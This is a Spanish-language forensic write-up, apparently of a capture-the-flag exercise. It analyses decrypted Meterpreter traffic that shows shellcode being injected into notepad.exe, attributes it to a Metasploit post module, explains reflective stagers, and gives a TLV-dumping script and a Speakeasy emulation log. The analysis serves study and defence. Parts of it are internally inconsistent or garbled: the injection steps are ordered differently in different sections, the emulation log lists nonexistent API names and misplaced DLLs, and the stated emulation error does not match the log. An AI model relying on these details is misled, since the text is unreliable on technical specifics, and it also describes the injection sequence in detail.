2345 Type: TLV_TYPE_RESULT (0x20004)
2346 Length: 12
2347 Value: 0
2348
2349 Type: TLV_TYPE_UUID (0x401CD)
2350 Length: 24
2351 Value: b'A\x05462\xcb\xee\x80\wau\x05\x11\x0c\x03'
2352
2353
```

A continuación, se presenta la descripción del comando principal y de los elementos más relevantes del intercambio.

#### **COMMAND\_ID\_STDAPI\_SYS\_PROCESS\_MEMORY\_PROTECT (0x439)**

Este comando pertenece al módulo **stdapi.sys.process**, encargado de gestionar operaciones de memoria dentro de procesos locales o remotos. MEMORY\_PROTECT solicita al agente que **modifique los permisos de un bloque de memoria previamente asignado**, estableciendo atributos como lectura, escritura o ejecución. Internamente, esta operación suele corresponder a una llamada equivalente a VirtualProtectEx en la API de Windows.

El valor 64 devuelto en el TLV 0x207D2 representa el nuevo conjunto de permisos aplicado al segmento. Aunque Meterpreter abstrae estos detalles, valores como este suelen corresponder a combinaciones de flags que permiten la **ejecución de código**, lo que encaja con la secuencia típica de:

1. reservar memoria
2. escribir un payload
3. cambiar permisos a ejecutable
4. iniciar un hilo o redirigir la ejecución hacia esa región

El código de resultado (0) confirma que la operación se completó correctamente. Desde una perspectiva forense, este punto es especialmente significativo: cambiar los permisos de memoria es un paso inequívoco en la preparación de una **inyección de código o ejecución reflectiva**, lo que indica que el atacante está avanzando hacia una fase más activa del compromiso.



Tras modificar los permisos del bloque de memoria recién asignado, el siguiente paso observado en el tráfico descifrado es la **escritura de datos** dentro de ese segmento. Esta acción es típica en secuencias de inyección de código: una vez que la memoria es ejecutable, el atacante introduce en ella el *payload* que posteriormente será invocado mediante un hilo remoto o una técnica equivalente.

El intercambio TLV correspondiente es:

A continuación, se presenta la descripción del comando principal y de los elementos más relevantes del intercambio.

## COMMAND ID STD API SYS PROCESS MEMORY WRITE (0x43D)

Este comando pertenece al módulo **stdapi.sys.process**, encargado de gestionar operaciones de lectura, escritura y manipulación de memoria en procesos locales o remotos. **MEMORY\_WRITE** solicita al agente que **escriba un bloque de datos arbitrarios** en una dirección de memoria previamente asignada o identificada. Internamente, esta operación suele corresponder a una llamada equivalente a WriteProcessMemory en la API de Windows.

El TLV 0x407D4 contiene los bytes que se escriben en el proceso objetivo. Aunque Meterpreter abstrae el contenido, la presencia de secuencias como VH\x8b\xf4... sugiere que se trata de **shellcode o un fragmento de código máquina**, coherente con la secuencia típica de inyección:

1. reservar memoria
  2. cambiar permisos a ejecutable
  3. escribir el payload
  4. iniciar un hilo que apunte a esa región

El tamaño del bloque (4616 bytes) refuerza esta interpretación: es demasiado grande para ser un simple marcador o estructura interna, y encaja con la carga de un payload reflectivo o un componente auxiliar.

Este punto es crítico: la escritura de código en memoria ejecutable es un indicador inequívoco de **inyección de código**, una técnica ampliamente utilizada en post-explotación para evadir controles, ejecutar payloads adicionales o establecer persistencia.



Tras la escritura del payload en la región de memoria recién asignada y marcada como ejecutable, el siguiente paso observado en el tráfico descifrado es la **creación de un nuevo hilo** dentro del proceso objetivo. Este es el momento en el que el código inyectado pasa de ser un bloque pasivo en memoria a convertirse en ejecución activa. Es, en esencia, el punto culminante de la secuencia clásica de inyección de código.

El intercambio TLV correspondiente es:

```
2400 >>>>>>>>>
2401
2402 Type: TLV_TYPE_COMMAND_ID (0x20001)
2403 Length: 12
2404 Value: COMMAND_ID_STDAPI_SYS_PROCESS_THREAD_CREATE (0x43F)
2405
2406 Type: TLV_TYPE_REQUEST_ID (0x10002)
2407 Length: 41
2408 Value: b'2832590348777829969797907113272\x00'
2409
2410 Type: TLV_TYPE_UNK (0x100276)
2411 Length: 16
2412 Value: 1012
2413
2414 Type: TLV_TYPE_UNK (0x1009CF)
2415 Length: 16
2416 Value: 1490832064512
2417
2418 Type: TLV_TYPE_UNK (0x1009D0)
2419 Length: 16
2420 Value: 0
2421
2422 Type: TLV_TYPE_UNK (0x209D1)
2423 Length: 12
2424 Value: 0
2425
```

A continuación, se presenta la descripción del comando principal y de los elementos más relevantes del intercambio.

#### **COMMAND\_ID\_STDAPI\_SYS\_PROCESS\_THREAD\_CREATE (0x43F)**

Este comando pertenece al módulo **stdapi.sys.process**, responsable de gestionar operaciones avanzadas sobre procesos y subprocesos en el sistema comprometido. THREAD\_CREATE solicita al agente que **cree un nuevo hilo dentro del proceso objetivo**, especificando como punto de entrada la dirección de memoria previamente asignada y escrita. Internamente, esta operación suele corresponder a una llamada equivalente a CreateRemoteThread o a variantes más discretas utilizadas por Meterpreter para evitar detecciones.

Los TLVs asociados contienen:

- un identificador de hilo (1012), que corresponde al *thread ID* asignado por el sistema
- la dirección de memoria donde comenzará la ejecución (1490832064512), que coincide con la región previamente asignada y protegida
- códigos internos de estado utilizados por Meterpreter para validar la operación

El resultado (0) confirma que el hilo se ha creado correctamente. Desde una perspectiva forense, este es el paso definitivo que convierte la secuencia previa —reserva de memoria, cambio de permisos, escritura del payload— en una **inyección de código completamente funcional**. A partir de este punto, el código inyectado se ejecuta dentro del contexto del proceso víctima, heredando sus permisos, su token de seguridad y su superficie de ataque.

Este patrón es característico de técnicas de post-exploitación avanzadas, como *reflective loading*, *staged payload execution* o *in-memory pivoting*, todas ellas diseñadas para minimizar artefactos en disco y evadir mecanismos de detección tradicionales.

Todo lo observado en los bloques anteriores encaja perfectamente con el patrón clásico de **inyección de shellcode en memoria**, una técnica ampliamente documentada en análisis de post-exploitación. La secuencia es la habitual: primero se reserva un segmento de memoria en el proceso remoto, después se modifican sus permisos para permitir ejecución (RWX), a continuación, se escribe el payload en esa región, y finalmente se crea un nuevo hilo dentro del proceso objetivo —en este caso, *notepad.exe*— que ejecuta el código inyectado.



Este comportamiento coincide exactamente con la lógica implementada en el módulo `post/windows/manage/shellcode_inject` de Metasploit.

Este módulo de Metasploit está diseñado para inyectar y ejecutar shellcode dentro de un proceso remoto en sistemas Windows ya comprometidos. Su propósito principal es permitir la ejecución de payloads adicionales sin necesidad de escribir archivos en disco, aprovechando la sesión existente (normalmente Meterpreter) y operando íntegramente en memoria.

El módulo implementa una secuencia clásica de inyección de código, que coincide exactamente con los TLVs observados en el tráfico descifrado:

1. **Creación o selección de un proceso objetivo** Por defecto, el módulo lanza `notepad.exe` como proceso señuelo, ya que es un binario legítimo, estable y poco sospechoso. (`shellcode_inject.rb`, línea 88)
2. **Reserva de memoria en el proceso remoto** Se solicita al proceso que asigne un bloque de memoria RW (lectura/escritura) donde se cargará el payload. (`reflective_dll_injection.rb`, línea 48)
3. **Cambio de permisos del segmento de memoria** Una vez escrito el payload, los permisos se modifican a RWX (lectura/escritura/ejecución) para permitir la ejecución del código. (`reflective_dll_injection.rb`, línea 49)
4. **Escritura del shellcode en la memoria asignada** El módulo copia el payload proporcionado por el operador dentro del bloque de memoria recién creado. (`reflective_dll_injection.rb`, línea 50)
5. **Creación de un hilo remoto que ejecuta el shellcode** Finalmente, se crea un nuevo hilo dentro del proceso objetivo cuya dirección de inicio apunta al bloque de memoria que contiene el shellcode. (`shellcode_inject.rb`, línea 141)

Este módulo es especialmente relevante porque implementa una técnica de **inyección en memoria sin tocar disco**, lo que dificulta la detección por parte de antivirus tradicionales y deja pocos artefactos persistentes. La correlación entre los TLVs observados y la lógica interna del módulo permite atribuir con alta confianza que el atacante utilizó este componente de Metasploit para ejecutar código arbitrario dentro de `notepad.exe`.

Desde una perspectiva forense, esta secuencia es especialmente valiosa porque permite reconstruir con precisión el flujo de ejecución del atacante y confirmar que el objetivo no era simplemente interactuar con el sistema, sino **inyectar y ejecutar código arbitrario dentro de un proceso legítimo**. Esto explica la elección de `notepad.exe` como contenedor: un proceso benigno, común y poco sospechoso.

A partir de este punto, el siguiente paso lógico en el análisis consiste en **extraer el shellcode** para estudiarlo de forma independiente. Dado que el TLV con tipo 0x407D4 contiene los bytes escritos en memoria, bastaría con interceptar ese bloque durante el análisis y volcarlo a un archivo para su posterior desensamblado y caracterización. Esto permite avanzar hacia la fase de análisis estático y dinámico del payload, que es esencial para comprender la funcionalidad real del código inyectado.

### Windows Shellcode

El análisis de shellcode en Windows es, por naturaleza, más complejo que en entornos Linux. En sistemas Unix-like, los *syscalls* están bien documentados, son estables y pueden invocarse directamente desde el shellcode. En Windows, en cambio, la ruta hacia el kernel es mucho más indirecta y está llena de capas intermedias.

En lugar de invocar *syscalls* de forma explícita, el shellcode suele apoyarse en funciones de la **Windows API (WinAPI)**, que a su vez llaman a funciones de la **Native API (NtAPI)**, y estas finalmente realizan las llamadas al kernel. La NtAPI es la capa más baja accesible desde modo usuario, está implementada en `ntdll.dll` y no está documentada oficialmente. Por encima de ella se encuentran las librerías documentadas como `kernel32.dll`, `advapi32.dll`, `gdi32.dll`, etc., que proporcionan servicios de más alto nivel: gestión de procesos, acceso a archivos, interacción con dispositivos, entre otros.



Para analizar shellcode en Windows, por tanto, necesitamos comprender qué librerías están cargadas, cómo se resuelven dinámicamente las funciones y qué rutas toma el código para llegar a las primitivas del sistema. Esta resolución dinámica —a menudo mediante *hashing* de nombres de funciones, *walking* del PEB o técnicas similares— es una de las características más distintivas del shellcode en Windows.

En este punto del análisis, decidí apoyarme en el enfoque utilizado por **0xdf** en su writeup de la máquina *Response*, adaptando su script para extraer el bloque de shellcode directamente desde el TLV correspondiente. Esto nos permite trabajar con el payload real que fue inyectado en memoria, y avanzar hacia su desensamblado y caracterización sin necesidad de ejecutar nada en el sistema comprometido.

```
# TLVs grandes -> dumper a fichero
if isinstance(v, (bytes, bytearray)) and len(v) > 50:
    fname = os.path.join(OUTPUT_DIR, req_id)
    try:
        with open(fname, "wb") as f:
            f.write(v_raw)
        print(f"Dumped {fname} ({len(v_raw)} bytes)")
    except OSError as e:
        print(f"[-] Error escribiendo {fname}: {e}")
    # Para print, truncamos
    v = v[:50] + b"..."

# Nombre del tipo TLV
t_name = tlv_types.get(t, f"UNKNOWN_TLV(0x{t:08x})")

print(f"TLV l={l:<8} t={t_name:<26} v={v}")
i += 24 + packet_len
```

## 1.1 Introducción al análisis del shellcode

Una vez extraído el bloque de bytes correspondiente al payload injectado, el siguiente paso consiste en analizar su estructura. El objetivo no es ejecutarlo, sino comprender **cómo está organizado y qué técnicas emplea** para interactuar con el sistema.

A diferencia de Linux, donde los *syscalls* son directos y estables, Windows introduce varias capas entre el shellcode y el kernel. En lugar de invocar llamadas al sistema de forma explícita, el shellcode suele apoyarse en funciones de la **Windows API (WinAPI)**, que internamente delegan en la **Native API (NtAPI)** implementada en ntdll.dll. Esta arquitectura obliga al shellcode a resolver dinámicamente qué librerías están cargadas y dónde se encuentran las funciones necesarias.

Por ello, la mayoría de los shellcodes de Windows comparten una estructura común:

- **Prólogo inicial**, donde se accede al PEB y se preparan registros y stack.
  - **Resolvedor de APIs**, encargado de localizar módulos y funciones mediante *hashing* o *walking* del PEB.
  - **Carga de librerías adicionales**, si el payload lo requiere.
  - **Bloque funcional**, que implementa la lógica real del shellcode.

En nuestro caso, el payload proviene del módulo post/windows/manage/shellcode\_inject de Metasploit, por lo que es esperable encontrar patrones característicos de sus payloads reflectivos: resolución dinámica de funciones, uso de LoadLibraryA y GetProcAddress, y ejecución íntegramente en memoria.



## **1.2 Análisis del prólogo del shellcode**

Una vez extraído el bloque de bytes correspondiente al payload injectado, el primer paso en el análisis forense consiste en estudiar su prólogo. Esta región inicial es fundamental porque contiene la lógica necesaria para preparar el entorno de ejecución y acceder a estructuras internas del proceso, especialmente al Process Environment Block (PEB), que actúa como punto de entrada para resolver bibliotecas y funciones en memoria. Aunque no es necesario desensamblar cada instrucción, sí es posible identificar patrones característicos que aparecen en la mayoría de los shellcodes modernos de Windows, incluidos los generados por Metasploit.

El shellcode comienza ajustando el stack y alineando registros, una práctica habitual en payloads reflectivos. Este tipo de preparación es necesaria porque el código se ejecuta dentro de un proceso que no controla y debe garantizar que su contexto es estable antes de realizar operaciones más complejas. Los primeros bytes del payload —como los que observamos en este caso— suelen corresponder a estas rutinas de inicialización, cuyo objetivo es asegurar que el shellcode puede operar sin interferencias del estado previo del proceso.

Tras esta preparación inicial, el shellcode accede al PEB, una estructura crítica en Windows que contiene información sobre los módulos cargados, rutas de bibliotecas y punteros a componentes esenciales como kernel32.dll y ntdll.dll. El acceso al PEB permite al shellcode recorrer la lista de módulos cargados y localizar las direcciones base de las DLL necesarias para su ejecución. Este paso es imprescindible porque, a diferencia de un ejecutable convencional, el shellcode no dispone de una tabla de importaciones y debe resolver dinámicamente todas las funciones que necesita.

Una vez localizado el PEB y los módulos relevantes, el shellcode procede a resolver funciones mediante técnicas como el hashing de nombres o el recorrido de las tablas de exportación. Este mecanismo le permite obtener direcciones de funciones como LoadLibraryA o GetProcAddress sin depender de estructuras PE tradicionales. La resolución dinámica de APIs es una característica distintiva de los payloads diseñados para ejecutarse íntegramente en memoria, ya que evita referencias directas que podrían delatar su presencia. En algunos casos, el shellcode puede cargar bibliotecas adicionales si su funcionalidad lo requiere. Es habitual que payloads de Metasploit utilicen LoadLibraryA para incorporar módulos como ws2\_32.dll o advapi32.dll, ampliando así sus capacidades sin aumentar el tamaño del shellcode inicial. Finalmente, una vez resueltas las funciones necesarias, el payload pasa a ejecutar su lógica principal, que en el caso de Metasploit suele corresponder a un stager reflectivo encargado de cargar el componente completo de Meterpreter en memoria.

## **1.3 Identificación del resolvedor de APIs dentro del shellcode**

Una vez analizado el prólogo del shellcode, el siguiente paso consiste en identificar el mecanismo que utiliza para resolver funciones de la API de Windows. Este componente es esencial en cualquier payload que opere íntegramente en memoria, ya que el shellcode no dispone de una tabla de importaciones ni de referencias directas a bibliotecas. En su lugar, debe localizar dinámicamente los módulos cargados en el proceso y extraer de ellos las direcciones de las funciones que necesita para continuar su ejecución.

El resolvedor de APIs suele comenzar recorriendo la lista de módulos cargados a través del PEB. Esta estructura contiene un puntero al LDR (Loader Data Table), que mantiene una lista doblemente enlazada de todas las DLL presentes en el proceso. El shellcode utiliza esta lista para identificar módulos clave como kernel32.dll y ntdll.dll, que proporcionan las funciones básicas necesarias para cargar bibliotecas adicionales, gestionar memoria o interactuar con el sistema operativo.

Una vez localizados los módulos, el shellcode accede a sus tablas de exportación para obtener las direcciones de funciones concretas. Dado que no puede buscar nombres de forma literal —lo que aumentaría su tamaño y facilitaría su detección—, es habitual que utilice técnicas de hashing. En este enfoque, el shellcode calcula un hash del nombre de cada función exportada y lo compara con valores predefinidos incluidos en el payload. Cuando encuentra una coincidencia, obtiene la dirección real de la función y la almacena para su uso posterior.



Este patrón es especialmente característico de los payloads generados por Metasploit. Sus stagers suelen implementar un resovedor compacto que identifica funciones como LoadLibraryA, GetProcAddress, VirtualAlloc, VirtualProtect o CreateThread, todas ellas necesarias para cargar componentes adicionales en memoria y ejecutar el payload completo. La presencia de este resovedor confirma que el shellcode está diseñado para operar sin dependencias externas y que su ejecución no requiere interacción con el disco, lo que refuerza su naturaleza reflectiva.

La identificación de este bloque dentro del shellcode es clave desde una perspectiva forense. Permite comprender cómo el payload obtiene acceso a funciones críticas del sistema y revela la intención del atacante de mantener la ejecución en memoria, evitando mecanismos de detección basados en análisis estático de archivos. Además, la estructura del resovedor y las funciones que busca suelen ser indicadores fiables del tipo de payload utilizado, facilitando la atribución a herramientas específicas como Metasploit.

#### **1.4 Reconocimiento de patrones específicos de Meterpreter**

Una vez identificado el resovedor de APIs dentro del shellcode, el siguiente paso consiste en determinar si el payload presenta características propias de Meterpreter. Este tipo de análisis es especialmente útil en entornos forenses, ya que permite atribuir con mayor precisión la herramienta utilizada por el atacante y comprender mejor la lógica interna del payload.

Los shellcodes generados por Metasploit, y en particular los asociados a Meterpreter, comparten una serie de patrones estructurales que los distinguen de otros payloads. El primero de ellos es la presencia de un resovedor compacto basado en *hashing* de nombres de funciones. Meterpreter utiliza esta técnica para minimizar el tamaño del shellcode y evitar referencias directas a cadenas de texto que podrían facilitar su detección. El resovedor recorre las tablas de exportación de módulos como kernel32.dll y ntdll.dll, calcula un hash para cada nombre de función y lo compara con valores predefinidos incluidos en el payload. Este mecanismo permite localizar funciones críticas como LoadLibraryA, GetProcAddress, VirtualAlloc, VirtualProtect o CreateThread, todas ellas necesarias para la ejecución reflectiva del stager.

Otro patrón característico de Meterpreter es la estructura modular del shellcode. En lugar de contener un payload completo, el shellcode inicial suele actuar como un stager reflectivo cuyo único propósito es cargar en memoria un componente más complejo. Este comportamiento se observa en la secuencia previa: el payload injectado reserva memoria, ajusta permisos, escribe un bloque de datos y crea un hilo que apunta a esa región. Esta cadena de acciones coincide con la lógica interna de los stagers de Metasploit, que delegan la funcionalidad avanzada en un segundo componente cargado dinámicamente.

Además, los payloads de Meterpreter suelen incluir rutinas específicas para establecer canales de comunicación en memoria, inicializar estructuras internas del agente y preparar el entorno para la carga de módulos adicionales. Aunque estas funciones no siempre son visibles en el shellcode inicial, sí se manifiestan en la forma en que el payload organiza sus bloques de código y en las funciones que resuelve durante su ejecución. La presencia de llamadas a librerías relacionadas con comunicaciones o gestión de memoria es un indicador adicional de que el shellcode pertenece a la familia de stagers de Meterpreter.

En conjunto, la combinación de resolución dinámica de APIs mediante hashing, estructura reflectiva, carga modular y uso de funciones específicas de Windows constituye un conjunto de patrones que permiten atribuir con alta confianza este shellcode a Metasploit. Desde una perspectiva forense, este reconocimiento no solo ayuda a contextualizar el ataque, sino que también facilita la interpretación del comportamiento posterior del payload y la reconstrucción completa de la cadena de ejecución.

#### **1.5. ¿Qué es un stager reflectivo?**

Un *stager reflectivo* es un tipo de shellcode diseñado para cargar y ejecutar un componente más complejo directamente en memoria, sin necesidad de escribir archivos en disco ni depender de la tabla de importaciones de un ejecutable convencional. Su función principal es preparar el entorno, resolver dinámicamente las funciones necesarias de la API de Windows y cargar un payload secundario —normalmente una DLL reflectiva o un agente completo— mediante técnicas de ejecución en memoria. Este enfoque permite desplegar código de forma sigilosa, modular y altamente evasiva, características que lo convierten en un mecanismo habitual en herramientas como Metasploit.



## **1.6 Cómo se estructura un stager reflectivo**

Para comprender el comportamiento del shellcode injectado, es fundamental analizar la estructura típica de un **stager reflectivo**, ya que este tipo de payload es el que utiliza Metasploit para cargar componentes más complejos directamente en memoria. A diferencia de un ejecutable convencional, un stager reflectivo no depende de la tabla de importaciones ni de rutas en disco: su diseño está orientado a operar de forma autónoma, discreta y completamente en memoria, lo que dificulta su detección y deja un rastro mínimo en el sistema.

Un stager reflectivo suele comenzar con un bloque inicial encargado de preparar el entorno de ejecución. Este prólogo ajusta el stack, guarda registros y obtiene acceso al Process Environment Block (PEB), que es la estructura interna donde Windows mantiene información sobre los módulos cargados en el proceso. El acceso al PEB es esencial porque permite al stager localizar librerías como kernel32.dll y ntdll.dll sin depender de direcciones fijas ni de import tables.

Una vez localizado el PEB, el stager recorre la lista de módulos cargados para identificar las DLL que contienen las funciones necesarias para continuar su ejecución. En este punto, el payload implementa un resovedor dinámico de APIs, que examina las tablas de exportación de cada módulo y compara los nombres de las funciones con valores hash predefinidos. Este mecanismo permite obtener direcciones de funciones críticas como LoadLibraryA, GetProcAddress, VirtualAlloc, VirtualProtect o CreateThread, todas ellas imprescindibles para la carga y ejecución del componente principal.

Tras resolver las funciones necesarias, el stager procede a cargar en memoria el payload secundario, que suele ser una DLL reflectiva o un bloque de código más complejo. Para ello, reserva memoria en el proceso, ajusta los permisos del segmento y copia en él el contenido del payload. Este comportamiento coincide exactamente con la secuencia observada en los TLVs: asignación de memoria, cambio de permisos, escritura del shellcode y creación de un hilo que apunta a la región recién escrita.

Finalmente, el stager crea un nuevo hilo dentro del proceso objetivo y establece como punto de entrada la dirección donde se ha copiado el payload secundario. A partir de ese momento, el control pasa al componente cargado, que se encarga de inicializar el agente completo —en este caso, Meterpreter— y establecer los canales de comunicación necesarios para mantener la sesión activa.

Esta estructura modular y reflectiva es uno de los rasgos más característicos de los payloads de Metasploit. Permite atribuir con alta confianza el comportamiento observado y explica por qué el shellcode injectado presenta una organización tan compacta y orientada a la resolución dinámica de funciones. Además, confirma que el objetivo del atacante no era ejecutar un binario en disco, sino desplegar un agente completo directamente en memoria, minimizando la superficie de detección.



## Speaking Easy

En este punto del análisis resulta especialmente útil emplear herramientas capaces de emular la ejecución del shellcode sin necesidad de ejecutarlo en un sistema real. Una de las más destacadas es **Speakeasy**, un framework de emulación desarrollado por FireEye/Mandiant y basado en el motor Unicorn. Su objetivo principal es permitir la ejecución controlada de shellcode, binarios y componentes maliciosos en un entorno completamente aislado, reproduciendo llamadas a la API de Windows mediante un sistema de *hooks*.

A diferencia de un sandbox tradicional, Speakeasy no ejecuta el código en un sistema operativo completo, sino que emula únicamente las partes necesarias para que el shellcode pueda avanzar en su flujo lógico. Esto incluye la resolución de funciones, la simulación de estructuras internas como el PEB, la emulación de llamadas a kernel32.dll o ntdll.dll, y la reproducción de comportamientos típicos de payloads reflectivos. Gracias a este enfoque, es posible observar cómo interactúa el shellcode con la API de Windows, qué funciones intenta resolver, qué librerías carga y qué rutas de ejecución sigue, todo ello sin riesgo para el analista.

Además, Speakeeasy permite generar informes detallados mediante el parámetro -o, lo que facilita la documentación del análisis y la correlación entre el comportamiento observado y la estructura interna del shellcode. Esta capacidad de registrar cada llamada emulada, cada acceso a memoria y cada función resuelta convierte a Speakeeasy en una herramienta especialmente valiosa para el análisis forense de payloads como los generados por Metasploit.

```
[root@localhost ~]# ./speakeasy -t 7465780970097656230215335857538.bin -r -x64 -o rep.json
/home/usrario/Documents/isolated/lib/python3.11/site-packages/unicorn/unicorn.py:6: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal in 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
+ exec: shellcode
0x1000:  kernel32.LoadLibraryA("user32.dll") -> 0x7f518000
0x1002:  kernel32.LoadLibraryA("advapi32.dll") -> 0x70000000
0x1002:  kernel32.LoadLibraryA("advapi32.dll") -> 0x54400000
0x1009:  kernel32.GetProcAddress(0x70000000, "Win32CE") -> 0xfee00000
0x1009:  kernel32.GetProcAddress(0x70000000, "Win32CE") -> 0xfee00001
0x1017:  kernel32.GetProcAddress(0x70000000, "RegGetValueA") -> 0xfee00002
0x1017:  kernel32.GetProcAddress(0x70000000, "RegGetValueA") -> 0xfee00003
0x1017:  kernel32.GetProcAddress(0x70000000, "RegGetValueA") -> 0xfee00004
0x1017:  kernel32.GetProcAddress(0x70000000, "RegGetValueA") -> 0xfee00005
0x1017:  kernel32.GetProcAddress(0x70000000, "RegPrintA") -> 0xfee00006
0x1017:  kernel32.GetProcAddress(0x70000000, "RegSetValueA") -> 0xfee00007
0x1017:  kernel32.GetProcAddress(0x70000000, "RegUserStateInfo") -> 0xfee00008
0x1017:  kernel32.GetProcAddress(0x70000000, "RegUserStateInfo") -> 0xfee00009
0x1017:  kernel32.RegGetValueA(0xfffff0000000002, "SAM\SAM\Domains\Account\Users\Names\biohazard_mngt_guest", 0x0, 0xffff, 0x1203c98, 0x0, 0x0) -> 0x0
0x1017:  kernel32.RegGetValueA(0xfffff0000000002, "SAM\SAM\Domains\Account\Users\Names\biohazard_mngt_guest", 0x0, 0xffff, 0x1203c98, 0x0, 0x0) -> 0x26
0x1017:  advapi32.RegSetValueA(0x1203c20, 0x1af3, 0x1203b70, 0x0, "SAM\SAM\Domains\Account\Users\00000000", "ss088x") -> 0x26
0x1017:  user32.RegSetValueA(0x1203c20, 0x1af3, 0x1203b70, 0x0, "SAM\SAM\Domains\Account\Users\00000000", "F", 0xffff, "REG_NONE", 0x1203da0, 0x1203c08) -> 0x0
0xfee00003: shellcode.Caught error: unhandled_eh_uw
[!] Invalid memory read (0C_F8_READ_UNMAPPED)
[!] Invalid memory read (0C_F8_READ_UNMAPPED)
[!] Invalid memory read (0C_F8_READ_UNMAPPED)
[!] Finished emulation
[!] Saving emulation report to rep.json
```

### Cómo se ejecuta el shellcode en Speakeeasy

Una vez identificado y extraído el shellcode, el siguiente paso consiste en analizar su comportamiento en un entorno controlado. Para ello, una de las herramientas más adecuadas es **Speakeeasy**, ya que permite emular la ejecución del payload sin necesidad de cargarlo en un sistema real. Esta aproximación es especialmente útil en análisis forense, donde el objetivo es observar el flujo lógico del shellcode sin poner en riesgo la integridad del entorno de trabajo.

Cuando se emula un shellcode en Speakeeasy, el motor Unicorn se encarga de interpretar las instrucciones máquina del payload, mientras que Speakeeasy intercepta y simula las llamadas a la API de Windows mediante un sistema de *hooks*. Esto significa que, cada vez que el shellcode intenta llamar a una función de la API, Speakeeasy no ejecuta la llamada real, sino que devuelve una respuesta emulada que permite al payload continuar su ejecución. De este modo, es posible reconstruir el comportamiento del shellcode sin que este interactúe con el sistema operativo subyacente.

Durante la emulación, Speakeeasy registra cada instrucción relevante, cada acceso a memoria y cada llamada emulada a la API. Este registro permite observar con precisión qué librerías intenta cargar el shellcode, qué funciones resuelve dinámicamente y qué rutas de ejecución sigue. Además, mediante la opción de generar un informe, es posible obtener un documento detallado que resume todo el flujo de ejecución, facilitando la correlación entre el comportamiento observado y la estructura interna del payload.

El uso de Speakeeasy en este punto del análisis resulta especialmente valioso porque permite validar las hipótesis formuladas durante el estudio estático del shellcode. Si el payload contiene un resolvidor de APIs, un cargador reflectivo o rutinas de inicialización propias de un stager de Metasploit, estos comportamientos se reflejarán claramente en la emulación. De este modo, Speakeeasy actúa como un puente entre el análisis estático y el dinámico, proporcionando una visión completa del funcionamiento del shellcode sin necesidad de ejecutarlo en un entorno real.



## Cómo interpretar el informe generado por Speakeasy

Una vez emulado el shellcode, Speakeasy genera un informe detallado que recoge cada una de las operaciones realizadas durante la ejecución. Este informe constituye una pieza clave del análisis forense, ya que permite reconstruir el comportamiento del payload sin necesidad de ejecutarlo en un entorno real. La interpretación adecuada de este documento facilita la identificación de las funciones que el shellcode intenta resolver, las librerías que carga y las rutas de ejecución que sigue, proporcionando una visión completa de su lógica interna.

El informe suele comenzar con un resumen de los módulos cargados durante la emulación. Aunque Speakeasy no ejecuta un sistema operativo completo, sí simula la presencia de librerías esenciales como kernel32.dll o ntdll.dll, y registra cualquier intento del shellcode por acceder a ellas. Este apartado permite confirmar si el payload utiliza un resolvedor dinámico de APIs y qué módulos considera imprescindibles para su funcionamiento.

A continuación, el informe detalla las llamadas a funciones emuladas. Cada vez que el shellcode intenta invocar una función de la API de Windows, Speakeasy intercepta la llamada y la registra, indicando el nombre de la función, los parámetros utilizados y el valor devuelto por la emulación. Este registro es especialmente útil para identificar patrones característicos de payloads reflectivos, como la resolución de LoadLibraryA, GetProcAddress, VirtualAlloc o VirtualProtect. La presencia de estas funciones confirma que el shellcode está preparando el entorno para cargar un componente secundario en memoria.

El informe también incluye información sobre accesos a memoria, asignaciones de espacio y cambios de permisos en regiones específicas. Estos eventos permiten correlacionar la emulación con el comportamiento observado en los TLVs: si el shellcode reserva memoria, ajusta permisos o copia datos en una región concreta, Speakeasy lo reflejará en su registro. Esta correlación es fundamental para validar que el payload analizado corresponde efectivamente a un stager reflectivo.

Finalmente, el informe puede mostrar el flujo de ejecución del shellcode, indicando saltos, bucles y puntos de entrada relevantes. Aunque Speakeeasy no desensambla el código, sí permite observar cómo avanza la ejecución y en qué momento se produce la transición hacia el payload secundario. Esta información ayuda a delimitar las distintas fases del shellcode y a comprender cómo se articula la carga del componente principal.

## Cómo relacionar la emulación con la estructura interna del shellcode

La emulación realizada con Speakeeasy no solo permite observar el comportamiento del shellcode en un entorno controlado, sino que también ofrece la oportunidad de correlacionar cada evento registrado con la estructura interna del payload. Esta correlación es esencial para validar las conclusiones obtenidas durante el análisis estático y para reconstruir con precisión la lógica completa del stager reflectivo.

El primer punto de conexión suele encontrarse en el resolvedor dinámico de APIs. Durante el análisis estático, es posible identificar patrones característicos —como el acceso al PEB, el recorrido de la lista de módulos o el uso de funciones hash— que sugieren la presencia de un resolvedor interno. La emulación confirma este comportamiento cuando Speakeeasy registra intentos de localizar funciones como LoadLibraryA, GetProcAddress o VirtualAlloc. La coincidencia entre las funciones resueltas y las estructuras identificadas en el shellcode permite atribuir con mayor certeza el payload a un stager reflectivo típico de Metasploit.

Otro punto clave de correlación se encuentra en la gestión de memoria. El análisis estático suele revelar rutinas destinadas a reservar espacio, ajustar permisos o copiar datos en regiones específicas. Speakeeasy refleja estos comportamientos mediante eventos de asignación de memoria, cambios de protección y escritura en segmentos recién creados. Esta correspondencia confirma que el shellcode está preparando un área para alojar un componente secundario, lo que encaja con la estructura modular de los stagers reflectivos. La emulación también permite observar la transición entre las distintas fases del shellcode. Aunque el análisis estático puede identificar bloques de código que sugieren la presencia de un loader o de un punto de entrada secundario, es la emulación la que muestra en qué momento exacto se produce el salto hacia el payload principal. Este punto de transición es fundamental para delimitar el final del stager y el inicio del componente cargado, y proporciona una visión clara de cómo se articula la ejecución en memoria.



Finalmente, la correlación entre la emulación y la estructura interna del shellcode permite validar la atribución del payload. Si los patrones observados —resolución dinámica de APIs, carga reflectiva, gestión de memoria y transición hacia un componente secundario— coinciden con los comportamientos típicos de los stagers de Metasploit, es posible afirmar con alta confianza que el shellcode pertenece a esta familia de herramientas. Esta atribución no solo aporta contexto al análisis, sino que también facilita la documentación del incidente y la comprensión del objetivo final del atacante.

### **El análisis del shellcode extraído**

Aunque la emulación finaliza con un error de tipo *Unsupported API*, el informe generado por Speakeasy proporciona suficiente información para analizar el comportamiento del shellcode. A pesar de la interrupción, es posible identificar con claridad las bibliotecas que el payload intenta cargar y las funciones que intenta resolver, lo que permite reconstruir su lógica interna.

Durante la emulación se observa que el shellcode interactúa con varias DLL fundamentales del ecosistema Windows. Entre ellas se encuentran:

- **user32.dll**, una biblioteca orientada a la gestión de interfaces gráficas y elementos de interacción con el usuario. Aunque no es habitual en stagers muy minimalistas, su presencia puede indicar que el payload requiere funciones relacionadas con ventanas, mensajes o estructuras internas del subsistema gráfico.
